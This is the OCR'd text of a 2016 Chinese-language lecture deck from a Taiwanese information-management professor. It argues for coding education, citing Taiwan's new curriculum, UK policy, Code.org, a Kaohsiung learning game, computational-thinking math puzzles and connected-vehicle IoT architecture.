Governments and businesses
are all gathering lots of data these days.

Data growth is huge

All that data won't fit anymore on
a single processor

The Framework and Tools used in Big Data Analysis

- Hadoop
- MapReduce
- RHadoop
- Mahout
- Sqoop
- Hive
- Lipstick
- NoSQL

科技新知:
物聯網之程式教育的利基

新世代溝通能力-程式設計

樹德科技大學 資訊管理系
特聘教授 溫嘉榮

2016/5/10

為什麼，程式設計成為下一個世代教育關鍵能力？

1. 大量軟體相關工作的需求

2. 掌控數位生活的便利

3. 社會互動

為什麼，每個人都要懂得電腦語言?

* 面對全面數位化的時代，每個人都要懂得電腦的語言，設計語言簡單的說，就是電腦的語言。

* 學習程式語言，常被比喻為學習另一種「外語」。學英語讓我們得以和不同國家的人溝通，程式語言則讓我們和電腦溝通。學會程式設計，就懂得如何對電腦下指令，指揮它做出你指定的動作。

* 「程式設計是一種未來人們組織、表達、分享想法的新形式，就像學英文，不僅學單字和文法，更學會自由表達自己。」

會堆積木、拼圖，你就會寫程式

身處新經濟時代，程式就是新的讀寫能力，和外語一樣重要。護士也要寫簡單程式，分析病情：銀行員要寫程式，預測產品銷售：記者也寫程式，才能發表文章，這樣的日子可能不遠了。

台灣的大學紛紛跨領域開課，人文科系學生也搶修程式；報名推廣教育課的上班族，突然激增；政府更宣布，107學年度起，國高中生都要會寫程式。

《遠見》走訪全台，採訪三位身分不同，卻同樣因為會寫程式，成功開拓職場競爭力；也深入校園，見證偏鄉學生藉由學程式，成為一個個小創客，翻轉了看世界的眼光，開創多元發展的未來。

遠見: http://www.gvm.com.tw/Boardcontent_30995.html

程式教育的重要性

親子天下 Education · Parenting Family Lifestyle

學校正在教　爸媽怎麼做

國際 英國程式教育思維：奠定程式語言能力 掌握未來競爭力

* http://topic.parenting.com.tw/issue/2016/coding/article-10.html

英國工程領域相關職缺

英國正著手打造「程式設計國度（A nation of coders）」。新頒布的國中入學考試，預計將「程式設計」納入測驗。根據估計，未來英國工程領域相關職缺，從基礎建設、雲端、智慧型手機到平板，約有8萬名人力缺口。

* 為了搶得先機，英國政府早在2014年9月就將「程式設計」納入中小學課綱，鼓勵孩子學習，增加未來競爭力。

* 學創造與拆解的邏輯
* 學程式的最終目的：用新穎方法解決問題
* 了解「程式邏輯」是必要過程

程式教育的重要性

教育下一波：程式設計開啟孩子的未來

作者：張瀞文、賓靜蓀、程遠茜

2016-03 親子天下雜誌 76 期

曾經是宅男與工程師專屬的「程式設計」，為何成為和閱讀、算數一樣重要的「新世代讀寫素養」？全球瘋程式設計的現象，將如何改變下一代的教育？

* http://www.parenting.com.tw/article/5070130-/

* 培養國家競爭力各國政府納程式設計入課綱
* 加值工作能力透過電腦，分析數據、拆解問題
* 電腦相關的用品。未來，生活中的一切，車、冰箱、電視都會透過網路驅動，「了解程式語言會讓設備來服務你，更符合你的需要，而不是受限於他人的設計，」。

國家為何必須　深耕程式教育？

* 跟上英、法、日、丹麥、美國紐約、芝加哥等先進經濟體深耕程式教育的腳步，台灣國家教育研究院終於在日前公布二〇一八年課綱草案，將「程式設計」列為國、高中階段必修課程，國小階段則將依照學校特性，用融入性教學或社團方式供學生學習。
* - See more at:
* http://www.cw.com.tw/article/article.action?id=5075716

22億人玩程式 擁抱跨界力

http://www.gvm.com.tw/Boardcontent_30968.html#st_refDomain=www.facebook.com&st_refQuery=/

* 「寫程式」和我有什麼關係？如果你還這麼想，就落伍了。近年來，從網頁、雲端、App、大數據、物聯網，科技占領全世界，軟體人才晉升最搶手的角色。
2013年美國公益組織發起「一小時玩程式」運動，如今，超過180個國家、22億人都在瘋迷。今年1月底，美國總統歐巴馬做出政策宣示：「電腦科學不再是選修能力，而是基本能力。」並投入預算到全美國的學校，增強電腦科學教育。
台灣也正小跑步，全力跟上這股全球程式教育熱，從校園到上班族，都搶著幫自己鍍金，積極掌握未來世界的溝通語言。你，一起加入吧！

為什麼我們要學程式？


知識分享 & 溝通互動:

by

實體: （人類語言） 台語、國語、英語

虛擬: （電腦語言） Scratch, Pathon,
VB, C, C#, Java, VB ……

Cord.org



* https://code.org/

Code.org

* 由 Apple 提供的課程，提供大家一小時的免費程式編碼課程，雖然只有一個小時不過還是令人感到非常振奮！
* 「一小時程式設計」（Hour of Code）是由 Code.org 發起，在世界各地區的 Apple Store 實體店面提供這些教學。
* 台灣並沒有這項服務，但是還是可以透過 App Store 或是 iTunes U 取得各類「一小時程式設計」的教學內容

程式設計培養七大能力

* 了解電腦的邏輯思維
* 解決問題的能力
* 駕馭科技的能力
* 用科技表達和創造的能力
* 實做的能力
* 自學的能力

資訊教育中推動程式教育的理由

* 程式很重要一定要教的原因：
  1. 學生要瞭解電腦怎麼運作的啊這很重要欸！
  2. 不教程式難道要教應用程式嗎？
  3. 我們要培養學生的邏輯思考能力
  4. 未來電腦是很重要的技能！
  5. 程式教育可以幫助弱勢
  6. 你搞錯了，我們並沒有要碰程式碼，而是要在遊戲中教導！

* 教育部對資訊教育中推動程式教育的理由：
  1. 運算思維與問題解決：能具備運用運算工具輔助思維之能力，藉以分析問題、發展解題方法，並進行有效的決策。
  2. 資訊科技與合作共創：能利用資訊科技與他人合作並進行創作。
  3. 資訊科技與溝通表達：能利用資訊科技表達想法並與他人溝通。
  4. 資訊科技使用態度：能建立康健、合理與合法的資訊科技使用態度與習慣，並樂於探索 資訊科技。

１２年國教課綱

* １２年國教課綱已經發佈了，新課綱已成為進行式107即將上路，105預計定位，特色的營造需要大家一起來參與～

* 請留意:"資訊科技"&"生活科技"(比重加大,責任加重)

國中 科技(2,每週二節)(資訊科技、生活科技)
高中 科技領域 (課綱可規劃學分數８學分)
「生活科技」、「資訊科技」等二科，各校自選二科共４學分彈性開設。

<相關網站及資料>

如何培養5C 關鍵能力？
呼應時代需求的高中職創新教學模式

正面&負面觀點

【不科學調查】看來，大眾對寫程式列必修課的疑慮大過支持呢。

【正面觀點】〈破除三大迷思，學寫程式非難事〉兩天1200個讚，10則留言，七成負面
http://www.gvm.com.tw/Boardcontent_30995.html

【負面觀點】〈程式教育的四大障礙〉11小時907個讚，66則留言，九成負面
http://www.gvm.com.tw/webonly_content_8617.html

破除三大迷思，學寫程式非難事


* 校園動起來〉
  企業需求增 醫學、中文、社會系都開課
* 全民動起來〉
  上班族湧進 推廣教育班人數倍增
* 瘋學原因1〉
  硬體利潤不再、軟體公司稱霸
* 瘋學原因2〉
  擁有跨界優勢 薪資水漲船高
* 瘋學原因3〉
  寫程式變簡單 自學也能上手
* https://www.facebook.com/gv.monthly/posts/10154102426943799

程式教育的四大障礙

憂的是師資不足與升學導向:

一、師資不足，每校分不到一位資訊老師
二、有意願師資不足，培訓可能徒具形式
三、課程內容、評量規劃需全盤思考
四、國中必修，城鄉資源差距大

資訊科技領域



台灣學校 & 學生總數?

教育部統計處
Department of Statistics
教育統計查詢網

各級學校校數

★學年別	★設立別	國民小學	國民中學	高級中等學校	高級中學	職業學校	專科學校	獨立學院	大學
103學年	總計	2,644	738	503	-	-	14	21	124

各級學校學生數

★學年別	★設立別	總計 計	總計 男	總計 女
103學年	總計	4,729,405	2,441,760	2,287,645

查詢時間：2016/4/6 下午 05:03:14

* https://stats.moe.gov.tw/

推動城市語言教育的架構

教師 (共約 10000 人)		學生 (每年約 20000 人)				
培訓 ↓ (演講、研習)	年級	數學基礎 (教學)	程式語言 (研習)	資訊管理 & 微控制 (活動)	創意思考 (競賽、社團)	應用環境 (應用、創造)
(微電影↓ 公關行銷) 1. 創客教育思潮 2. 物聯網↓ 互聯網↓ 大數據 3. 微型控制 4. 運算思維 5. 程式語言 6. 數位生活學習社群	大學	• 數值分析 • 資料結構 • 演算法 • 微積分	• 系統軟體 • 工具軟體 • 套裝軟體	(資訊管理) •系統發展 •資料處理 •雲端運算 •網頁製作 (微控制) •APP↓ •樹莓派 (Raspberry Pi) •Arduino	Maker (創客)↓ 數位製造↓ 「想」 & 「做」 <DIY>	IOT (物聯網, 互聯網, 大數據)
	12 11 10	• 指數對數 • 排列組合 • 三角函數	(高中) C、(高職) VB、 • APP Inventor • Python • Scratch			
	9 8 7	• 機率 • 幾何 • 代數				
	6 5 4	• 算術				
	3 2 1		數位化教學環境			

圖五　推動程式語言教育的環境架構

數學運算思維 範例-1

* https://www.facebook.com/groups/PrimaryschoolMathematisDiscuss/permalink/921030221269863/

數學運算思維

* If we use program to solve it, there are 3 ways:

  1. use Brute Force,(暴力法) One loop only, thought easy but this question has 9 digits that takes time
  2. use Permutations(排列組合) :
     a. By "For Next loop" (迴圈) In this case needs 9 loops, not a good method
     b. By Recursive (遞迴) Correct method


* ？？？？？－？？？？＝66666（？1~9 不重複出現 ）

  當遊戲看　　------- 你解 1/10 (cause 10 answers)
  當數學看　　-------你會思考
  當電腦程式設計看-------你會找方法

數學運算思維 範例-2


朋友說可以防老人痴呆:

* 啤酒一瓶2元
* 4個瓶蓋可換1瓶，
* 2個空瓶可換1瓶
* 你有10元
* 共可喝幾瓶?




用程式解:

$	啤酒	空瓶	蓋子	酒+瓶+蓋
10				5
	5	5	5	
		1	1	2+1
	3	4	4	
				2+1
	3	3	3	
		1	3	1
	1	2	4	
				2
	2	2	2	
			2	1
	1	1	3	



數學運算思維 範例-3


D:\basic\gwbasic.exe
STAR PUZZLE
. You are playing the game with the computer.
. Taking turns, you and the computer will take stars out from the screen.
. Each time you may take any number of stars from a line, use UP(↑) and
DOWN(↓) to select the line, then type in the number, press RETURN.
(If you want to change your number use the <-- key.)
. The one who takes the last star losses the game.
5 * * * * *
6 * * * * * *
7 * * * * * * * <=
By: Jerome (May 30, 1988)

扎根高中職資訊科學教育部落（教育部計畫）

* http://kh-coding.blogspot.tw/

高雄市高中職學生 - "飆程式網"
(本系統由教育部扎根高中職資訊教育計劃建置)

* http://khcode.m-school.tw/

整理 "黐程式網" 的幾個相關網址

http://www.kh.edu.tw/orgArch/departments_intro/UA/egame/P1

E-game - U世代島嶼學習樂園

遊戲特色

跨載具、跨平台的服務

遊戲平台的程式以HTML5進行開發，以達到跨載具之精神，並結合 OpenID，分散式認證，分工、分流分散封包流量，讓遊戲更順暢。

島嶼探索學習樂園

島嶼探索學習，已開發完成：英文島(英文)，開發中：打寇島(程式)、美斯島(數學)。RPG角色扮演的遊戲式學習，提供跨學校與跨縣市之競爭模式，學生闖關獲取成就、賺取金錢、經驗值、提昇等級，並可運用道具強化自身能力。

多類型英語學習遊戲

著重英語學習遊戲素材之開發，現有多種遊戲類型：配對、選擇、聽力、單字填空、單字重組，以符應現場需求。

E-game現況說明

設計理念

E-game U世代島嶼學習樂園係以RPG角色扮演的遊戲方式讓學生線上學習的平台，目前已開發完成「英文島」，並配合「程式翻轉城市」的主題開發「打寇島」，讓學生跨出學校學習的範圍而能無所不在的學習(Ubiquitous Learning)。

發展狀況

102年起本局將以民國94年4月26日所開發之高雄市第二代E-game平台進行全新改造建置第三代E-game平台。目前網站已開放英文島和打寇島，讓學生學習。打寇島目前有「拯救麗麗加」和「達克魔法村」各40關，「達克魔法村」並做為105年打寇島比賽的闖關關卡。

104年時本市用程式翻轉城市—U世代島嶼學習樂園為主題，打造「程式教育」雲。以遊戲方式結合島嶼旅行跟團社群模式增加學生學習樂趣。

* http://www.egame.kh.edu.tw/2015egame/
* http://www.kh.edu.tw/orgArch/departments_intro/UA/egame/P1

Code Monkey

* **從遊戲中學習真正的程式！《Code Monkey》&《Code Cademy》**
* 只要玩遊戲就可以學會寫程式，是不是很令人心動呢？
* **《Code Monkey》**就是一款具備如此宗旨的遊戲，不如直接來看他們的宣傳影片吧！

* https://www.playcodemonkey.com/challenges/0

大數據　互聯網　物聯網



電動車及車聯網 連接 智慧交通
監控家中情況
即時路況分享
管理車輛健康狀態
車子跟車子溝通
停車繳費提醒
智慧交通
駕車/保險等愛車資訊
連線地方政府（適時調整紅綠燈）
電動車及車聯網


AlphaGo
Lee Sedol

車聯網


車聯網
智能
感知設備
控制系統
自動駕駛車
資料提供林奇芳
從傳統的機械化進到電子化
The Next Big Thing?張忠謀提智能車
23:06:32

車聯網網路架構


車聯網網路架構
處理器
數據服務器
Internet
衛星通信
城域網
交通信息發布
路邊處理單元
車路通信
視頻采集
地底傳感器
車車通信
路況信息
車內通信
WLAN
GSM
GPS
IEEE802.11
CAN 總線
LIN 總線
藍牙
控制器
速度傳感器
環境傳感器
車燈控制器

無人飛機

Vertual Reality

